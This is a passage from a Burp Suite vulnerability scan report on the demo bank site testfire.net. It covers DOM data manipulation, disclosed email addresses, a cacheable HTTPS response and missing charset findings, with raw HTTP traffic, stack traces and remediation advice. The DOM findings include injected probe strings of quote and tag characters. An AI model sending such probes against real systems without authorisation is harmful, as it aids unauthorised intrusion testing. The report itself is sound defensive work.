DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

References

- Web Security Academy: DOM data manipulation

Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

18.1. http://testfire.net/swagger/index.html

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/swagger/index.html**

Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from **location.href** and passed to **element.textContent**.

Request 1

```
GET /swagger/index.html HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=3BC6C6DEA4910ACCB50BE81796123E18
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1427-1548795420000"
Last-Modified: Tue, 29 Jan 2019 20:57:00 GMT
Content-Type: text/html
Content-Length: 1427
Date: Mon, 25 Sep 2023 07:02:42 GMT
Connection: close

<!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Swagger UI</title>
<link rel="stylesheet" type="text/css" href=".
...[SNIP]...
```

Dynamic analysis

Data is read from **location.href** and passed to **element.textContent**.

The following value was injected into the source:

```
http://testfire.net/swagger/index.html?ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/><ywqijpzdkc/\>hk2h7y7hsv&#ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/
```

The previous value reached the sink as:

```
Bad Request http://testfire.net/swagger/index.html?ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/><ywqijpzdkc/\>hk2h7y7hsv&#ywqijpzdkc=ywqijpzdkc%27%22`''
```

The stack trace at the source was:

```
at Object._0x5ed253 [as proxiedGetterCallback] (<anonymous>:1:625634)
at get href [as href] (<anonymous>:1:323401)
at window.onload (http://testfire.net/swagger/index.html:43:30)
```

The stack trace at the sink was:

```
at Object.jeDRZ (<anonymous>:1:585899)
at HTMLSpanElement.set [as textContent] (<anonymous>:1:586996)
at a (http://testfire.net/swagger/swagger-ui-bundle.js:70:66534)
at f.queueText (http://testfire.net/swagger/swagger-ui-bundle.js:13:36003)
at X._createInitialChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:409090)
at X.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:407358)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at X.mountChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:419843)
at X._createInitialChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:409136)
at X.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:407358)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at X.mountChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:419843)
at X._createInitialChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:409136)
at X.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:407358)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at s.performInitialMount (http://testfire.net/swagger/swagger-ui-bundle.js:70:425618)
at s.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:424503)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at X.mountChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:419843)
at X._createInitialChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:409136)
```

```
at X.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:407358)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at X.mountChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:419843)
at X._createInitialChildren (http://testfire.net/swagger/swagger-ui-bundle.js:70:409136)
at X.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:407358)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at s.performInitialMount (http://testfire.net/swagger/swagger-ui-bundle.js:70:425618)
at s.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:70:424503)
at Object.mountComponent (http://testfire.net/swagger/swagger-ui-bundle.js:13:34369)
at s.performInitialMount (http://testfire.net/swagger/swagger-ui-bundle.js:70:425618)
```

This was triggered by a **load** event.

18.2. http://testfire.net/swagger/index.html

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/swagger/index.html**

Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from **location.hash** and passed to **history.pushState**.

Request 1

```
GET /swagger/index.html HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=3BC6C6DEA4910ACCB50BE81796123E18
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1427-1548795420000"
Last-Modified: Tue, 29 Jan 2019 20:57:00 GMT
Content-Type: text/html
Content-Length: 1427
Date: Mon, 25 Sep 2023 07:02:42 GMT
Connection: close

<!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Swagger UI</title>
<link rel="stylesheet" type="text/css" href=".
...[SNIP]...
```

Dynamic analysis

Data is read from **location.hash** and passed to **history.pushState**.

The following value was injected into the source:

```
#cuv7e7fawx=cuv7e7fawx%27%22`'"/cuv7e7fawx/><cuv7e7fawx/\>qt5k71j3tu&
```

The previous value reached the sink as:

```
#/cuv7e7fawx=cuv7e7fawx%27%22`'"/cuv7e7fawx
```

The stack trace at the source was:

```
at Object._0x5ed253 [as proxiedGetterCallback] (<anonymous>:1:625634)
at get hash [as hash] (<anonymous>:1:323285)
at http://testfire.net/swagger/swagger-ui-bundle.js:70:156314
at Object.r (http://testfire.net/swagger/swagger-ui-bundle.js:70:259672)
at Object.loaded (http://testfire.net/swagger/swagger-ui-bundle.js:70:263211)
at E (http://testfire.net/swagger/swagger-ui-bundle.js:70:248257)
at e.exports (http://testfire.net/swagger/swagger-ui-bundle.js:70:249094)
at window.onload (http://testfire.net/swagger/index.html:42:18)
```

The stack trace at the sink was:

```
at Object.ntHFG (<anonymous>:1:185266)
at Object.MmdUQ (<anonymous>:1:610309)
at Object.yaXXJ (<anonymous>:1:617624)
at History.pushState (<anonymous>:1:617832)
at t.setHash (http://testfire.net/swagger/swagger-ui-bundle.js:70:159419)
at http://testfire.net/swagger/swagger-ui-bundle.js:70:157201
at Object.r (http://testfire.net/swagger/swagger-ui-bundle.js:70:259672)
at Object.show (http://testfire.net/swagger/swagger-ui-bundle.js:70:263211)
at http://testfire.net/swagger/swagger-ui-bundle.js:70:157824
at http://testfire.net/swagger/swagger-ui-bundle.js:1:60931
at Object.parseDeepLinkHash (http://testfire.net/swagger/swagger-ui-bundle.js:70:283495)
at http://testfire.net/swagger/swagger-ui-bundle.js:70:156335
at Object.r (http://testfire.net/swagger/swagger-ui-bundle.js:70:259672)
at Object.loaded (http://testfire.net/swagger/swagger-ui-bundle.js:70:263211)
at E (http://testfire.net/swagger/swagger-ui-bundle.js:70:248257)
at e.exports (http://testfire.net/swagger/swagger-ui-bundle.js:70:249094)
at window.onload (http://testfire.net/swagger/index.html:42:18)
```

This was triggered by a **load** event.

---

19. Email addresses disclosed

There are 4 instances of this issue:

- /doSubscribe
- /swagger/properties.json
- /swagger/swagger-ui-bundle.js
- /swagger/swagger-ui-standalone-preset.js

Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Issue remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

References

- Web Security Academy: Information disclosure

Vulnerability classifications

- CWE-200: Information Exposure
- CAPEC-37: Retrieve Embedded Sensitive Data

19.1. http://testfire.net/doSubscribe

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/doSubscribe**

Issue detail

The following email address was disclosed in the response:

- THrPAfVC@burpcollaborator.net

Request 1

```
POST /doSubscribe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=8C1EF28060A40893EA6E05E062D947F2
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/subscribe.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
```

```
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 60

txtEmail=THrPAfVC%40burpcollaborator.net&btnSubmit=Subscribe
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:53:27 GMT
Connection: close
Content-Length: 8579


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
<div style="font-weight: bold; font-size: 12px; color: red;" id="message">Thank you. Your email THrPAfVC@burpcollaborator.net has been accepted.</div>
...[SNIP]...
```

19.2. http://testfire.net/swagger/properties.json

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/swagger/properties.json**

Issue detail

The following email address was disclosed in the response:

- jsmtih@altoromutual.com

Request 1

```
GET /swagger/properties.json HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=1BCA58D71CD87A94F528A4970CBDC8D0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"9400-1553517609517"
Last-Modified: Mon, 25 Mar 2019 12:40:09 GMT
Content-Type: application/json
Content-Length: 9400
Date: Mon, 25 Sep 2023 06:54:06 GMT
Connection: close

{"basePath":"/api","paths":{"/login":{"get":{"tags":["1. Login"],"summary":"Check if any user is logged in","description":"If a user is loggedin the username will be
returned","operationId":"checkLogi
...[SNIP]...
le":"200"}}},"feedback":{"type":"object","required":["name","email","subject","message"],"properties":{"name":{"type":"string","example":"J Smith"},"email":
{"type":"string","format":"email","example":"jsmtih@altoromutual.com"},"subject":{"type":"string","example":"Amazing web design"},"message":{"type":"string","example":"I like the new
look of your applicaiton"}}},"newUser":{"type":"object","required":["firstname","lastn
...[SNIP]...
```

19.3. http://testfire.net/swagger/swagger-ui-bundle.js

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/swagger/swagger-ui-bundle.js**

Issue detail

The following email addresses were disclosed in the response:

- feross@feross.org
- lotsmanov89@gmail.com
- user@example.com
- greg@greg-jacobs.com

Request 1

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=B011E0764D50F37BB4B4E498046ECE98
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"939110-1539016968000"
Last-Modified: Mon, 08 Oct 2018 16:42:48 GMT
Content-Type: application/javascript
Content-Length: 939110
Date: Mon, 25 Sep 2023 07:02:58 GMT
Connection: close

!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?define([],t):"object"==typeof exports?
exports.SwaggerUIBundle=t():e.SwaggerUIB
...[SNIP]...
<feross@feross.org>
...[SNIP]...
<lotsmanov89@gmail.com>
...[SNIP]...
mpleFromSchema=void 0,t.createXMLExample=f;var r=n(9),o=a(n(657)),i=a(n(670));function a(e){return e&&e.__esModule?e:{default:e}}var u={string:function()
{return"string"},string_email:function(){return"user@example.com"},"string_date-time":function(){return(new Date).toISOString()},number:function(){return 0},number_float:function()
{return 0},integer:function(){return 0},boolean:function(e){return"boolean"!=typeof e
...[SNIP]...
<greg@greg-jacobs.com>
...[SNIP]...
```

19.4. http://testfire.net/swagger/swagger-ui-standalone-preset.js

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/swagger/swagger-ui-standalone-preset.js**

Issue detail

The following email addresses were disclosed in the response:

- feross@feross.org
- user@example.com

Request 1

```
GET /swagger/swagger-ui-standalone-preset.js HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=75904D2D1FA078BCCE828381DB17300E
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"305717-1539016968000"
Last-Modified: Mon, 08 Oct 2018 16:42:48 GMT
```

```
Content-Type: application/javascript
Content-Length: 305717
Date: Mon, 25 Sep 2023 07:03:06 GMT
Connection: close

!function(t,e){"object"==typeof exports&&"object"==typeof module?module.exports=e():"function"==typeof define&&define.amd?define([],e):"object"==typeof exports?
exports.SwaggerUIStandalonePreset=e():t.
...[SNIP]...
<feross@feross.org>
...[SNIP]...
leFromSchema=void 0,e.createXMLExample=l;var r=n(166),i=u(n(450)),o=u(n(463));function u(t){return t&&t.__esModule?t:{default:t}}var a={string:function()
{return"string"},string_email:function(){return"user@example.com"},"string_date-time":function(){return(new Date).toISOString()},number:function(){return 0},number_float:function()
{return 0},integer:function(){return 0},boolean:function(t){return"boolean"!=typeof t
...[SNIP]...
```

20. Cacheable HTTPS response

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/**

Issue description

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

References

- Web Security Academy: Information disclosure

Vulnerability classifications

- CWE-524: Information Exposure Through Caching
- CWE-525: Information Exposure Through Browser Caching
- CAPEC-37: Retrieve Embedded Sensitive Data

Request 1

```
GET / HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6365FB86111797B0DC754E310091686E; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:50:36 GMT
Connection: close
Content-Length: 9369


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

21. HTML does not specify charset

There are 2 instances of this issue:

- /high_yield_investments.htm

- /retirement.htm

Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

Vulnerability classifications

- CWE-16: Configuration
- CWE-436: Interpretation Conflict

21.1. http://testfire.net/high_yield_investments.htm

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/high_yield_investments.htm**

Request 1

```
GET /high_yield_investments.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=BC53E953EDBD6CE63181D28C04A8E49B
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=business_deposit.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"7653-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 7653
Date: Mon, 25 Sep 2023 06:58:38 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0
...[SNIP]...
```

21.2. http://testfire.net/retirement.htm

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/retirement.htm**

Request 1

```
GET /retirement.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=123C5771AFE4CD91448B0C6A5491549E
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1114-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 1114
Date: Mon, 25 Sep 2023 07:02:26 GMT
Connection: close

<html>
  <head>
    <title>Business Retirement Infromation</title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>

<div class="fl" style="width:67%;">

<h1>Retirem
...[SNIP]...
```
